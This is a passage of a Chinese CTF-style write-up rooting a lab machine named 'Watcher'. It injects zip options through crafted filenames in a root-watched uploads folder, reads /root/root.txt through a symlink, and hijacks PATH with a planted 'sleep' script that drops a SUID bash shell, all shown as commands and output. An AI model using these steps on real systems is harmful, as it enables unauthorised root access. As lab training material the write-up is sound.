watcher@Watcher:~$
```

查看 服务内容

```
systemctl cat autoarchive.service
systemctl cat watcher.service
```

其中 `autoarchive` 服务以 root 身份执行一个同步脚本， `watcher` 服务为刚刚的 web 入口

```
watcher@Watcher:~$ systemctl cat autoarchive.service
# /etc/systemd/system/autoarchive.service
[Unit]
Description=AutoArchive root watcher
After=network.target

[Service]
Type=simple
ExecStart=/usr/bin/env AUTOARCHIVE_HELPER=/opt/autoarchive/archive-helper /opt/autoarchive/sync.sh
Restart=always
RestartSec=2
User=root
WorkingDirectory=/opt/autoarchive

[Install]
WantedBy=multi-user.target
watcher@Watcher:~$ systemctl cat watcher.service
# /etc/systemd/system/watcher.service
[Unit]
Description=Watcher CTF Web Service
After=network.target

[Service]
Type=simple
User=www-data
Group=www-data
WorkingDirectory=/opt/watcher
Environment=DB_PATH=/var/lib/watcher/maze_sec.db
ExecStart=/usr/bin/python3 -m gunicorn -b 0.0.0.0:5000 app:app
Restart=always
RestartSec=3

[Install]
WantedBy=multi-user.target
watcher@Watcher:~$
```

autoarchive 服务的同步脚本目录无权访问，当前目录下存在任何人可写的 uploads 目录

```
watcher@Watcher:~$ ls -alh /opt/
total 16K
drwxr-xr-x  4 root     root     4.0K May 22 12:16 .
drwxr-xr-x 18 root     root     4.0K May 16 05:19 ..
drwx------  2 root     root     4.0K May 22 12:29 autoarchive
drwxr-xr-x  5 www-data www-data 4.0K May 22 11:55 watcher
watcher@Watcher:~$ ls -alh /opt/watcher/
total 36K
drwxr-xr-x 5 www-data www-data 4.0K May 22 11:55 .
drwxr-xr-x 4 root     root     4.0K May 22 12:16 ..
-rw-r--r-- 1 www-data www-data 7.3K May 22 11:20 app.py
drwxr-xr-x 2 www-data www-data 4.0K May 22 11:55 __pycache__
-rw-r--r-- 1 www-data www-data   44 May 22 11:20 requirements.txt
drwxr-xr-x 2 www-data www-data 4.0K May 22 11:20 static
drwxr-xr-x 2 www-data www-data 4.0K May 22 11:20 templates
-rw-r--r-- 1 www-data www-data  338 May 22 11:20 watcher.service
watcher@Watcher:~$ ls -alh
total 32K
drwx------ 3 watcher watcher 4.0K May 23 09:20 .
drwxr-xr-x 3 root    root    4.0K May 22 12:04 ..
-rw-r--r-- 1 watcher watcher  220 May 22 12:04 .bash_logout
-rw-r--r-- 1 watcher watcher 3.5K May 22 12:04 .bashrc
-rw------- 1 watcher watcher   20 May 23 09:20 .lesshst
-rw-r--r-- 1 watcher watcher  807 May 22 12:04 .profile
drwx-wx-wx 2 watcher watcher 4.0K May 22 12:18 uploads
-rw------- 1 watcher watcher   44 May 22 12:56 user.txt
watcher@Watcher:~$ |
```

> https://github.com/DominicBreuker/pspy

运行 pspy64 监控进程，可以看到 root 用户在监控 /home/watcher/uploads 目录，执行了 inotifywait 命令监控文件创建事件，并且执行了 /opt/autoarchive/sync.sh 脚本，具体内容未知

```
2026/05/23 09:26:55 CMD: UID=0     PID=393    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:26:55 CMD: UID=0     PID=392    | inotifywait -m -e create /home/watcher/uploads
2026/05/23 09:26:55 CMD: UID=33    PID=385    | /usr/bin/python3 -m gunicorn -b 0.0.0.0:5000 app:app
2026/05/23 09:26:55 CMD: UID=0     PID=382    | /bin/bash /opt/autoarchive/sync.sh
```

```
2026/05/23 09:26:55 CMD: UID=1000  PID=618    | (sd-pam)
2026/05/23 09:26:55 CMD: UID=0     PID=613    |
2026/05/23 09:26:55 CMD: UID=1000  PID=612    | /usr/lib/systemd/systemd --user
2026/05/23 09:26:55 CMD: UID=0     PID=602    | sshd-session: watcher [priv]
2026/05/23 09:26:55 CMD: UID=33    PID=601    | /usr/bin/python3 -m gunicorn -b 0.0.0.0:5000 app:app
2026/05/23 09:26:55 CMD: UID=0     PID=588    |
2026/05/23 09:26:55 CMD: UID=0     PID=574    |
2026/05/23 09:26:55 CMD: UID=0     PID=523    |
2026/05/23 09:26:55 CMD: UID=100   PID=436    | dhcpcd: [BOOTP proxy] 192.168.6.181
2026/05/23 09:26:55 CMD: UID=100   PID=415    | dhcpcd: [BPF ARP] enp0s3 192.168.6.181
2026/05/23 09:26:55 CMD: UID=100   PID=414    | dhcpcd: [DHCP6 proxy] fe80::d7e8:a5c7:a218:6edf
2026/05/23 09:26:55 CMD: UID=0     PID=401    |
2026/05/23 09:26:55 CMD: UID=0     PID=397    | sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
2026/05/23 09:26:55 CMD: UID=0     PID=394    | /sbin/agetty -o -- \u --noreset --noclear - linux
2026/05/23 09:26:55 CMD: UID=0     PID=393    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:26:55 CMD: UID=0     PID=392    | inotifywait -m -e create /home/watcher/uploads
2026/05/23 09:26:55 CMD: UID=33    PID=385    | /usr/bin/python3 -m gunicorn -b 0.0.0.0:5000 app:app
2026/05/23 09:26:55 CMD: UID=0     PID=382    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:26:55 CMD: UID=0     PID=343    | /usr/lib/systemd/systemd-logind
2026/05/23 09:26:55 CMD: UID=100   PID=341    | dhcpcd: [control proxy] enp0s3 [ip4] [ip6]
2026/05/23 09:26:55 CMD: UID=100   PID=338    | dhcpcd: [network proxy] enp0s3 [ip4] [ip6]
2026/05/23 09:26:55 CMD: UID=0     PID=337    | dhcpcd: [privileged proxy] enp0s3 [ip4] [ip6]
2026/05/23 09:26:55 CMD: UID=100   PID=334    | dhcpcd: enp0s3 [ip4] [ip6]
2026/05/23 09:26:55 CMD: UID=990   PID=329    | /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2026/05/23 09:26:55 CMD: UID=0     PID=326    | /usr/sbin/cron -f
2026/05/23 09:26:55 CMD: UID=0     PID=284    |
2026/05/23 09:26:55 CMD: UID=0     PID=282    |
2026/05/23 09:26:55 CMD: UID=0     PID=270    |
2026/05/23 09:26:55 CMD: UID=0     PID=242    | /usr/lib/systemd/systemd-udevd
2026/05/23 09:26:55 CMD: UID=991   PID=230    | /usr/lib/systemd/systemd-timesyncd
2026/05/23 09:26:55 CMD: UID=0     PID=184    | /usr/lib/systemd/systemd-journald
2026/05/23 09:26:55 CMD: UID=0     PID=143    |
2026/05/23 09:26:55 CMD: UID=0     PID=142    |
2026/05/23 09:26:55 CMD: UID=0     PID=113    |
2026/05/23 09:26:55 CMD: UID=0     PID=112    |
2026/05/23 09:26:55 CMD: UID=0     PID=111    |
```

开启新终端，尝试在一个终端中进行创建文件的操作，观测 pspy 的输出

在创建 a.txt 文件时，触发了 inotifywait 的监控，执行了 sync.sh 脚本，再删除 a.txt 并再次重建时，发现会执行 zip 命令压缩 a.txt 文件

```
2026/05/23 09:31:11 CMD: UID=1000  PID=791    | -bash
2026/05/23 09:31:13 CMD: UID=1000  PID=792    | -bash
2026/05/23 09:31:15 CMD: UID=1000  PID=793    | -bash
2026/05/23 09:31:18 CMD: UID=1000  PID=794    | -bash
2026/05/23 09:31:18 CMD: UID=0     PID=795    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:31:21 CMD: UID=0     PID=796    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:31:21 CMD: UID=0     PID=797    | /bin/bash /opt/autoarchive/archive-helper a.txt
```

```
2026/05/23 09:33:13 CMD: UID=1000  PID=808    | -bash
2026/05/23 09:33:15 CMD: UID=1000  PID=809    | -bash
2026/05/23 09:33:16 CMD: UID=1000  PID=810    | -bash
2026/05/23 09:33:21 CMD: UID=1000  PID=811    | -bash
2026/05/23 09:33:21 CMD: UID=0     PID=812    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:33:24 CMD: UID=0     PID=813    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:33:24 CMD: UID=0     PID=814    | zip -q /root/backups/latest.zip a.txt
```

创建多个 txt 文件时，会执行 zip 命令压缩多个 txt 文件，猜测使用了通配符，尝试创建文件名为 zip 命令参数的 txt 文件，观察脚本行为

```
rm -rf ./*
touch a.txt
touch ' a -O out a.txt'
```

```
2026/05/23 09:33:24 CMD: UID=0     PID=814    | zip -q /root/backups/latest.zip a.txt
2026/05/23 09:37:01 CMD: UID=1000  PID=816    | -bash
2026/05/23 09:37:02 CMD: UID=1000  PID=817    | -bash
2026/05/23 09:37:02 CMD: UID=1000  PID=818    | -bash
2026/05/23 09:37:02 CMD: UID=0     PID=819    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:37:02 CMD: UID=1000  PID=820    | -bash
2026/05/23 09:37:05 CMD: UID=0     PID=821    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:37:05 CMD: UID=0     PID=822    | zip -q /root/backups/latest.zip a -O out a.txt a.txt
2026/05/23 09:37:05 CMD: UID=0     PID=823    | sleep 3
2026/05/23 09:37:08 CMD: UID=0     PID=824    | /bin/bash /opt/autoarchive/sync.sh
2026/05/23 09:37:08 CMD: UID=0     PID=825    | /bin/bash /opt/autoarchive/archive-helper  a -O out a.txt a.txt
```

成功控制了 zip 命令的参数，当前目录存在 `-O` 参数指定的压缩包文件名 out.zip，说明将同步文件打包输出到了当前目录，也说明 sync.sh 脚本中可能存在 cd /home/watcher/uploads 的操作

```
watcher@Watcher:~/uploads$ rm -rf ./*
touch a.txt
touch ' a -O out a.txt'
watcher@Watcher:~/uploads$ ls -alh
total 12K
drwx-wx-wx 2 watcher watcher 4.0K May 23 09:37  .
drwx------ 4 watcher watcher 4.0K May 23 09:26  ..
-rw-rw-r-- 1 watcher watcher    0 May 23 09:37 ' a -O out a.txt'
-rw-rw-r-- 1 watcher watcher    0 May 23 09:37  a.txt
-rw-r--r-- 1 root    root     428 May 23 09:37  out.zip
watcher@Watcher:~/uploads$ unzip -l out.zip
Archive:  out.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2026-05-23 09:37   a.txt
        0  2026-05-23 09:32   b.txt
        0  2026-05-23 09:31   a
---------                     -------
        0                     3 files
watcher@Watcher:~/uploads$
```

任意文件读取

通过软链接的方式，创建一个指向 /root/root.txt 的链接文件，触发 sync.sh 脚本执行 zip 命令压缩该链接文件，zip 命令默认会跟随链接读取文件内容并压缩到 out.zip 中，下载 out.zip 解压后即可拿到 flag

```
rm -rf ./*
ln -s /root/root.txt flag
touch ' a -O out flag a.txt'
```

```
watcher@Watcher:~/uploads$ rm -rf ./*
ln -s /root/root.txt flag
touch ' a -O out flag a.txt'
watcher@Watcher:~/uploads$ ls -alh
total 12K
drwx-wx-wx 2 watcher watcher 4.0K May 23 09:46 .
drwx------ 4 watcher watcher 4.0K May 23 09:26 ..
-rw-rw-r-- 1 watcher watcher    0 May 23 09:46 ' a -O out flag a.txt'
lrwxrwxrwx 1 watcher watcher   14 May 23 09:46 flag -> /root/root.txt
-rw-r--r-- 1 root    root     608 May 23 09:46 out.zip
watcher@Watcher:~/uploads$ unzip -l out.zip
Archive:  out.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  2026-05-23 09:33   a.txt
        0  2026-05-23 09:32   b.txt
        0  2026-05-23 09:31   a
       44  2026-05-22 12:56   flag
---------                     -------
       44                     4 files
watcher@Watcher:~/uploads$ mkdir aaa
watcher@Watcher:~/uploads$ unzip out.zip -d aaa/
Archive:  out.zip
 extracting: aaa/a.txt
 extracting: aaa/b.txt
 extracting: aaa/a
 extracting: aaa/flag
watcher@Watcher:~/uploads$ cat aaa/flag
flag{root-6661e4dc99e9408984d16d30b0c0730c}
watcher@Watcher:~/uploads$
```

PATH劫持提权


当前已经有了任意文件读取的能力，尝试读取 sync.sh 脚本内容

```
rm -rf ./*
ln -s /opt/autoarchive/sync.sh sync
touch ' a -O out sync a.txt'
```

同步脚本内容：

```
#!/bin/bash

WATCH_DIR="/home/watcher/uploads"
HELPER_PATH="${AUTOARCHIVE_HELPER:-/usr/local/bin/archive-helper}"

mkdir -p /root/backups
```

```
inotifywait -m -e create "$WATCH_DIR" |
while read -r path action file
do
    case "$file" in
        *.txt)
            sleep 3
            cd "$WATCH_DIR" || exit 1
            export PATH="$WATCH_DIR:$PATH"

            # Archive all .txt files after each new .txt file event.
            "$HELPER_PATH" *.txt >> /var/log/autosync.log 2>&1
            ;;
    esac
done
```



```
watcher@Watcher:~/uploads$ ls -alh
total 16K
drwx-wx-wx 3 watcher watcher 4.0K May 23 09:46 .
drwx------ 4 watcher watcher 4.0K May 23 09:26 ..
drwxrwxr-x 2 watcher watcher 4.0K May 23 09:46  aaa
-rw-rw-r-- 1 watcher watcher    0 May 23 09:46 ' a -O out flag a.txt'
lrwxrwxrwx 1 watcher watcher   14 May 23 09:46  flag -> /root/root.txt
-rw-r--r-- 1 root    root     608 May 23 09:46  out.zip
watcher@Watcher:~/uploads$ rm -rf ./*
ln -s /opt/autoarchive/sync.sh sync
touch ' a -O out sync a.txt'
watcher@Watcher:~/uploads$ ls -alh
total 12K
drwx-wx-wx 2 watcher watcher 4.0K May 23 09:48 .
drwx------ 4 watcher watcher 4.0K May 23 09:26 ..
-rw-rw-r-- 1 watcher watcher    0 May 23 09:48 ' a -O out sync a.txt'
-rw-r--r-- 1 root    root     873 May 23 09:48  out.zip
lrwxrwxrwx 1 watcher watcher   24 May 23 09:48  sync -> /opt/autoarchive/sync.sh
watcher@Watcher:~/uploads$ mkdir aaa
watcher@Watcher:~/uploads$ unzip out.zip -d aaa/
Archive:  out.zip
 extracting: aaa/a.txt
 extracting: aaa/b.txt
 extracting: aaa/a
  inflating: aaa/sync
watcher@Watcher:~/uploads$ cat aaa/sync
#!/bin/bash

WATCH_DIR="/home/watcher/uploads"
HELPER_PATH="${AUTOARCHIVE_HELPER:-/usr/local/bin/archive-helper}"

mkdir -p /root/backups

inotifywait -m -e create "$WATCH_DIR" |
while read -r path action file
do
    case "$file" in
        *.txt)
            sleep 3
            cd "$WATCH_DIR" || exit 1
            export PATH="$WATCH_DIR:$PATH"

            # Archive all .txt files after each new .txt file event.
            "$HELPER_PATH" *.txt >> /var/log/autosync.log 2>&1
            ;;
    esac
done
watcher@Watcher:~/uploads$
```

可以看到脚本中存在 PATH 环境变量注入漏洞，`export PATH="$WATCH_DIR:$PATH"` 将当前目录加入了 PATH 环境变量的最前面，导致后续执行的 archive-helper 命令会优先在当前目录下寻找可执行文件

在导入环境变量后，脚本会在新建文件时执行 sleep 命令，在当前目录下创建一个同名的 sleep 可执行文件，触发脚本执行时会优先执行当前目录下的 sleep 文件

```
rm -rf ./*
echo 'cp /bin/bash /var/tmp/bash;chmod +s /var/tmp/bash' > sleep
chmod +x sleep
touch a.txt
```

```
watcher@Watcher:~/uploads$ ls -alh /var/tmp/
total 12K
drwxrwxrwt  3 root root 4.0K May 23 05:38 .
drwxr-xr-x 11 root root 4.0K Apr 25 06:21 ..
drwx------  3 root root 4.0K May 23 05:38 systemd-private-5948e037425942828bcdb37a63828e7b-systemd-logind.service-RInkmE
watcher@Watcher:~/uploads$ ls -alh
total 8.0K
drwx-wx-wx 2 watcher watcher 4.0K May 23 09:53 .
drwx------ 4 watcher watcher 4.0K May 23 09:26 ..
watcher@Watcher:~/uploads$ rm -rf ./*
echo 'cp /bin/bash /var/tmp/bash;chmod +s /var/tmp/bash' > sleep
chmod +x sleep
touch a.txt
watcher@Watcher:~/uploads$ ls -alh /var/tmp/
total 1.3M
drwxrwxrwt  3 root root 4.0K May 23 09:53 .
drwxr-xr-x 11 root root 4.0K Apr 25 06:21 ..
-rwsr-sr-x  1 root root 1.3M May 23 09:53 bash
drwx------  3 root root 4.0K May 23 05:38 systemd-private-5948e037425942828bcdb37a63828e7b-systemd-logind.service-RInkmE
watcher@Watcher:~/uploads$ /var/tmp/bash -p
bash-5.2# id
uid=1000(watcher) gid=1000(watcher) euid=0(root) egid=0(root) groups=0(root),100(users),1000(watcher)
bash-5.2#
```